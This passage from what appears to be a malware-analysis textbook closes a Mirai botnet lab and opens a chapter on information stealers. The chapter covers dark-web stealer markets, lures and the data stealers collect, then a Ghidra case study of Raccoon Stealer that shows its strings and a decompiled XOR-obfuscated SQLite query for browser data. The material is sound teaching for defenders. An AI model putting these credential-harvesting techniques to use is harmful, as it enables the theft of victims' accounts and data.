    - Within the loader code located in *loader/src/server.c* is a function, `handle_event`, that uses logic similar to what we observed in *scanner.c*. How does this code work?
    - What commands does the malware run to actually infect the target?
    - How does the malware start the payload on the newly infected device?

3. Let's explore how the bot itself can participate in a DDoS attack.

    - Return to the bot code located in *mirai/bot* and open the *main.c* file. How does the malware listen for instructions from the command-and-control server to determine if it needs to conduct an attack? (Hint: If you get lost, look for "CNC" in this code's log messages.)
    - Once it has parsed the attack-related arguments, how does it actually conduct the attack? Start with the function `attack_init`, then pick one attack type to explore. (Mirai supports several!)

4. Is Mirai a P2P botnet or a centralized botnet? How can you tell?

4

INFORMATION STEALERS



Almost all types of cybercriminals need access to credential data to perform attacks or conduct fraud. Threat actors can obtain credentials in many ways, such as via data dumps and phishing, but this chapter focuses on a type of malware used to collect information from a system, called information stealers, or *stealers* for short.

Stealers play a critical role in the underground economy, allowing threat actors to collect and sell credentials to other threat actors to enable them to conduct their own attacks. In this chapter, you'll explore how the demand for this capability has augmented dark web marketplaces, then examine how stealers work and what technical features they use to function. Next, we'll walk through the analysis of an example stealer, Raccoon Stealer, so you can see these technical features in a real piece of malware.

Harvesting Device Information

An information stealer can obtain and exfiltrate victim data such as login credentials, browser data like cookies and history, operating system and user information, cryptocurrency wallets, and even files. The malware sends this data back to the threat actor, who can use it to conduct several types of malicious activity.

There is a vast and thriving market for credentials from these infostealers; according to the 2024 *Wired* article "How Infostealers Pillaged the World's Passwords," as many as hundreds of millions of customer records have been advertised for sale, likely stolen using these malicious tools. For example, the article describes how a significant breach affecting over 160 customers of Snowflake, a data storage and processing firm, likely occurred through login credentials the threat actor obtained rather than a hack of the organization itself.

Infostealers gained massive popularity at the onset of the COVID-19 pandemic in 2020, as many workers moved from their office environments to working from home. Suddenly, employees were accessing corporate networks and data from their personal machine, without the security oversight of corporate-owned systems, which presented an appealing, and often fruitful, opportunity for threat actors: Using stealers, they could get access to not only personal credentials but also credentials for the victims' corporate accounts.

Acquiring and using infostealers isn't a complicated process, as many popular ones are available for purchase or rental on the dark web, including Vidar, Lumma Stealer, Raccoon Stealer, and StealC. As with other types of malware used by cybercriminals, most stealers operate under a malware-as-a-service (MaaS) business model, meaning that the malware developers sell or rent it to others for a fee. Figure 4-1 shows what ads for some of these stealers look like. You can see that there are options to rent access for different time periods at different prices, just as there are for legitimate software and services.




Figure 4-1: An ad for the Ailurophile Stealer indicating key features

This ad for Ailurophile Stealer emphasizes the product's ease of use, in addition to identifying its key features and the types of data it can collect. Notice that the actor claims the stealer is fully undetectable; this means that it evades antivirus and endpoint detection and response (EDR), a concept we'll discuss in Chapter 6. Figure 4-2 gives another example of a stealer listing, from the original developer of Raccoon Stealer, who was arrested in 2022. At the time the post was made, the stealer was available for rent for $200 per month.



Figure 4-2: The Raccoon Stealer ad

When they purchase or rent a stealer, the affiliate gets access to a console that allows them to manage the stealer's deployments. Sometimes, the affiliate deploys this panel themselves, whereas other times, the actors behind the infostealer host it. Figure 4-3 shows the panel for Raccoon Stealer, which we'll analyze later in this chapter.




Figure 4-3: The Raccoon Stealer panel

An affiliate who rents Raccoon Stealer can use this panel to easily monitor the infections they deploy and to configure the software as desired. Now let's talk about infostealer deployment, the stealing process, and where the data goes next.

The Infostealer Process

This section discusses the typical process of deploying an infostealer, summarized in Figure 4-4.




Figure 4-4: Overview of the stealing process

First, a threat actor rents access to the stealer from the operator. Then, via the infostealer panel, they deploy the stealer payload to a victim. After the victim has clicked the stealer, the malware exfiltrates their credentials back to the infostealer panel, where the threat actor can review and harvest them to enable further malicious activity.

Victim Download

Like many types of cyberthreats, the deployment of infostealers largely relies on a victim willingly downloading and running the malware, and because most people aren't actively seeking to install malware onto their devices, threat actors have had to identify effective ways of tricking them into doing so. Let's take a look at the types of software victims believed they were downloading when they in fact downloaded a stealer, starting with Figure 4-5.



Figure 4-5: A stealer masquerading as a patch for SketchUp Pro

The downloaded stealer itself took this screenshot of the victim system. In it, you can clearly see that the victim has downloaded a file claiming to be a patch for SketchUp Pro, suggesting that this file was the mechanism for infection. Similarly, in Figure 4-6, you can see that the victim became infected by downloading malicious copies of free games.




Figure 4-6: A stealer masquerading as a video game download

We also see a file browser window on the taskbar for the victim's Downloads folder. Malicious links delivering stealers can pop up almost anywhere, even via legitimate services, because there is simply no way to police all user content on these sites. As a result, free software frequently hides infostealer malware. In Figure 4-7, you can see that the victim was probably infected when they downloaded software related to activating a copy of Windows Professional edition.




Figure 4-7: A stealer using a Windows product activation through KMSoffline as a lure

Somewhat more interestingly, we can see that the victim's antivirus flagged the executable as malicious. Despite this, the stealer still managed to exfiltrate the victim's data.

Another way stealers get deployed is by using loaders. In general, the individual deploying the stealer isn't the same person deploying the loader; rather, botnet owners make these loaders available for rent on the dark web, where other threat actors can access them to deploy many types of malware. (Not ransomware, though; more on that in Chapter 10.)

Data Collection

Once the victim clicks the executable, thinking they're running whatever program they downloaded, the infostealer begins execution and starts stealing the victim's data. What kinds of data are stealers collecting specifically? Although there are many active stealers out there, and not every single stealer has the same functionality, they commonly collect these specific types of data:

- Browser data, including autofill passwords, browsing history, credit card data, and cookies. Most infostealers support several types of browsers.
- Multiple types of cryptocurrency wallets, such as Monero, Bitcoin, and Ethereum, among others.
- Operating system data, which provides information that the threat actor could use to further compromise the victim, including installed software (and sometimes even security tools).
- Information about files the threat actor could further leverage. These might include files containing certain keywords in the name (such as "screenshot" and "passwords"); files in certain folders (like Downloads, Desktop, and Recycle Bin); or files of certain types (such as PDFs, text files, and document files).
- Screenshots of the victim's desktop.
- Information from applications such as Telegram, Signal, Steam, mail clients, or Discord.

This list is by no means complete. Over the years, the developers of many popular stealers have updated their malware as the digital landscape evolves, and new infostealer variants continue to emerge, with their own new feature sets.

Even so, most stealers include a few common implementation techniques. For example, to access browser data such as login information and credentials, they generally execute SQL queries. This is because when users save their login information from the browser, the browser typically stores it in a SQLite database. Although these credentials are encrypted, the malware can decrypt them by making a call to a built-in API like `CryptUnprotectData`, the same Windows API used by Chrome. For this reason, when trying to figure out how a stealer is grabbing browser data, looking for SQL-related API usage, as well as calls to `CryptUnprotectData`, can be a good strategy. We'll consider an example query to get browser data in this chapter's case study.

We also see many stealers gathering information from the Windows Registry, including the list of installed programs, data from some types of browsers, data from specific installed applications (such as Outlook), and machine information. Typically, most Windows malware variants use Windows APIs to inspect the Registry, so looking for calls to functions like `RegOpenKeyExA`, `RegQueryValueExA`, and `RegCloseKey` can help identify the location of this behavior in the malware. The case study presents an example of this approach as well.

Exfiltration

What happens to the data once it's collected? It's exfiltrated from the target system back to the affiliate who deployed the stealer. Using the stealer's panel, they can access and review the data, then either use the data for their own purposes or sell it via dark web markets. In general, these collections, referred to as *malware logs*, sell for around $10 each. Let's examine two examples of malware logs for sale. Figure 4-8 shows a threat actor selling 8TB of bulk malware logs and username-password combos for just $500.




Figure 4-8: A threat actor advertising bulk logs and indicating their intent to limit the number of sales

Note that to provide some assessment of the log quality, the ad indicates that the actor will sell only to a few buyers, lowering the risk for buyers that someone else will have already exploited their access to the data. If another threat actor has already targeted the victim, the victim may have noticed something was amiss and changed their passwords, rendering the access no longer usable.

The second advertisement, shown in Figure 4-9, indicates that this threat actor is the sole owner of these logs, for similar reasons.




Figure 4-9: An ad for logs that indicates the seller is the sole owner

The more people who own the logs, the more the quality of those logs degrades, because the odds that someone else has already used the credentials increase.

Although log quality may be important, there is no shortage of logs for sale on the dark web. For example, take a look at Figure 4-10, which shows a dark web marketplace offering exfiltrated stealer logs.




Figure 4-10: A dark web marketplace showing the high volume of logs for sale by stealer type (top left)

Hundreds of thousands of logs are available for each of the six stealer variants, and, in one case, more than 5 million.

Case Study: Raccoon Stealer's Information Collection

Now that you have a basic understanding of what stealers do, the purpose they serve in supporting the larger underground economy, and the types of information they collect, let's consider their features at a technical level. We'll look at a specimen called Raccoon Stealer, which I chose because it uses very simple obfuscation, making it extremely easy to see what is going on.

Here are some of the important features we'll want to identify in this stealer:

- File identification or directory traversal, to look for files of interest
- Collection of browser data
- Identification and collection of cryptocurrency wallet information
- Collection of operating system information
- Additional applications from which the stealer aims to collect data

Strings

To get our bearings, we'll start by looking at some of the strings found in the binary. In Ghidra, you can display the strings table by selecting the Defined Strings menu item from the Window drop-down menu. Looking at strings is always a great place to start because they can tell you a lot about what you're going to see, particularly in unobfuscated binaries. If you don't see any strings, you may be looking at something packed or obfuscated (more about that in Chapter 6). Table 4-1 shows a sample of strings from the disassembled binary.

Table 4-1: Strings from the Raccoon Stealer Binary

Address	String value	String representation
004798f0	`%s%s%s`	`"%s%s%s"`
004798f8	`Firefox`	`"Firefox"`
00479900	`\Mozilla\Firefox\`	`"\\Mozilla\\Firefox\\"`
00479914	`SOFTWARE\Mozilla\Mozilla Firefox`	`"SOFTWARE\\Mozilla\\Mozilla Firefox"`
00479938	`Login Data`	`u"Login Data"`
00479950	`Cookies`	`u"Cookies"`
00479960	`Waterfox`	`"Waterfox"`
0047996c	`\WaterFox\`	`"\\WaterFox\\"`
00479978	`SOFTWARE\Mozilla\WaterFox`	`"SOFTWARE\\Mozilla\\WaterFox"`
00479994	`SeaMonkey`	`"SeaMonkey"`
004799a0	`\Mozilla\SeaMonkey\`	`"\\Mozilla\\SeaMonkey\\"`

(continued)

Table 4-1: Strings from the Raccoon Stealer Binary *(continued)*

Address	String value	String representation
004799b4	SOFTWARE\Mozilla\SeaMonkey	"SOFTWARE\\Mozilla\\SeaMonkey"
004799d0	PaleMoon	"PaleMoon"
004799dc	\Moonchild Productions\Pale Moon\	"\\Moonchild Productions\\Pale Moon\\"
00479a00	SOFTWARE\Moonchild Productions\Pale Moon	"SOFTWARE\\Moonchild Productions\\Pale Moon"
00479a2c	ThunderBird	"ThunderBird"
00479a38	\Thunderbird\	"\\Thunderbird\\"
00479a48	SOFTWARE\Mozilla\Thunderbird	"SOFTWARE\\Mozilla\\ Thunderbird"
00479a68	null	"null"
00479a70	%s	"%s"
00479a74	Profiles	"Profiles"
00479a80	r	"r"
00479a84	logins	"logins"
00479a8c	value	"value"
00486448	1password	"1password"
00486460	Atomic	"Atomic"
00486490	\data.json	"\\data.json"
004864c0	longitude	"longitude"
00486508	discord_files\	"discord_files\\"
00486520	lA4-gV5-iK7	"lA4-gV5-iK7"
00486538	iT6tF6rB9	"iT6tF6rB9"
00486598	APPDATA	"APPDATA"
004865e0	screen.jpeg	"screen.jpeg"
004865f8	location	"location"
00486610	wallets\	"wallets\\"
00486628	\nss3.dll	"\\nss3.dll"
00486688	latitude	"latitude"
004866a0	lC4dY1jL4	"lC4dY1jL4"
004866d0	steamstr	"steamstr"
00486718	sqlite3.dll	"sqlite3.dll"

In Table 4-1, you can see three columns of data: the address at which the string is located, the value of the string, and the string representation. You can think of the string *value* as what the contents of the string would be (the "raw" value), whereas the string *representation* is a formatted version of the string. The default string representation attempts to show the string as

US-ASCII, but Ghidra users can customize this, including to render non-ASCII Unicode if desired.

Even in this small snapshot, we can see interesting indicators. For example, some of the strings seem related to the functionalities we're looking for, with names related to browser data (`SOFTWARE\Mozilla\MozillaFirefox`), cryptocurrency (`wallets\`), installed software (`steamstr`, `1password`, and `discord_files`), and system information (`screen.jpeg`).

Browser Data

Let's look for evidence of browser data collection. As discussed in the previous section, a good place to start would be to look for the use of SQL-related libraries. Unfortunately, Raccoon Stealer does a simple 1-byte XOR of many of the interesting strings in the malware to make them harder to identify by simply looking in Ghidra's strings window, including the names of SQLite library functions, such as `sqlite3_open` and `sqlite3_prepare_v2`.

Listing 4-1 is an excerpt from the decompiled code containing an obfuscated `SELECT` statement that the malware will use with the SQLite library functions:

```
sqlib = (*sqlite3_open)(sqlib,unaff_EBP + -0x40);
if (sqlib == 0) {
  ❶ *(EBP + -0x17a) = 0x4f465003;
    *(EBP + -0x176) = 0x23574046;
    *(EBP + -0x172) = 0x2f6f7176;
    *(EBP + -0x16e) = 0x706a7523;
    *(EBP + -0x11a) = 0x776d766c;
    *(EBP + -0x16a) = 0x605c776a;
    *(EBP + -0x166) = 0x776d766c;
    *(EBP + -0x162) = 0x626f232f;
    *(EBP + -0x15e) = 0x755c7770;
    *(EBP + -0x116) = 0x233d3f23;
    *(EBP + -0x15a) = 0x776a706a;
    *(EBP + -0x156) = 0x7762675c;
    *(EBP + -0x152) = 0x51452366;
    *(EBP + -0x14e) = 0x6e234e4c;
    *(EBP + -0x112) = 0x33;
    *(EBP + -0x14a) = 0x735c796c;
    *(EBP + -0x146) = 0x6660626f;
    *(EBP + -0x142) = 0x4b542370;
    *(EBP + -0x13e) = 0x23465146;
    *(EBP + -0x13a) = 0x7770626f;
    *(EBP + -0x136) = 0x706a755c;
    *(EBP + -0x132) = 0x675c776a;
    *(EBP + -0x12e) = 0x23667762;
    *(EBP + -0x12a) = 0x33233d3f;
    *(EBP + -0x126) = 0x474d4223;
    *(EBP + -0x122) = 0x706a7523;
    *(EBP + -0x11e) = 0x605c776a;
    uVar8 = EBX;
    do {
```

```
        *(byte *)(EBP + -0x179 + ctr) ❷ = *(byte *)(EBP + -0x179 + ctr) ^
                                        ❸ *(byte *)(EBP + -0x17a);
            sqlite3_prepare_v2 = ::sqlite3_prepare_v2;
            ctr = ctr + 1;
    } while (ctr < 0x68);
    (EBP + -0x111) = uVar11;
    sqlib = (*sqlite3_prepare_v2)(*(EBP + -0x40),EBP +
    -0x179,0xffffffff,EBP + -0x20);
    if (sqlib == 0) {
        while( true ) {
                sqlib = (*sqlite3_step)(*(EBP + -0x20));
                if (sqlib != 100) break;
                dVar4 = (*sqlite3_column_text)(*(EBP + -0x20));
                dVar5 = (*sqlite3_column_text)(*(EBP + -0x20),1);
                uVar6 = (*sqlite3_column_text)(*(EBP + -0x20),2);
```

Listing 4-1: The use of SQLite library functions to access Firefox browsing history data

In this decompiled code, you can see the XOR-obfuscated byte string ❶, including the 1-byte XOR value. The code performs an XOR operation over this data ❷ to deobfuscate it. The first byte, `0x03`, is the XOR byte. Then, we walk through the rest of the bytes, XORing each byte with `0x03`. In Listing 4-2, you can see the first six operations along with their results and the corresponding ASCII character.

```
0x50 ^ 0x03 = 0x53 > 'S'
0x46 ^ 0x03 = 0x45 > 'E'
0x4F ^ 0x03 = 0x4C > 'L'
0x46 ^ 0x03 = 0x45 > 'E'
0x40 ^ 0x03 = 0x43 > 'C'
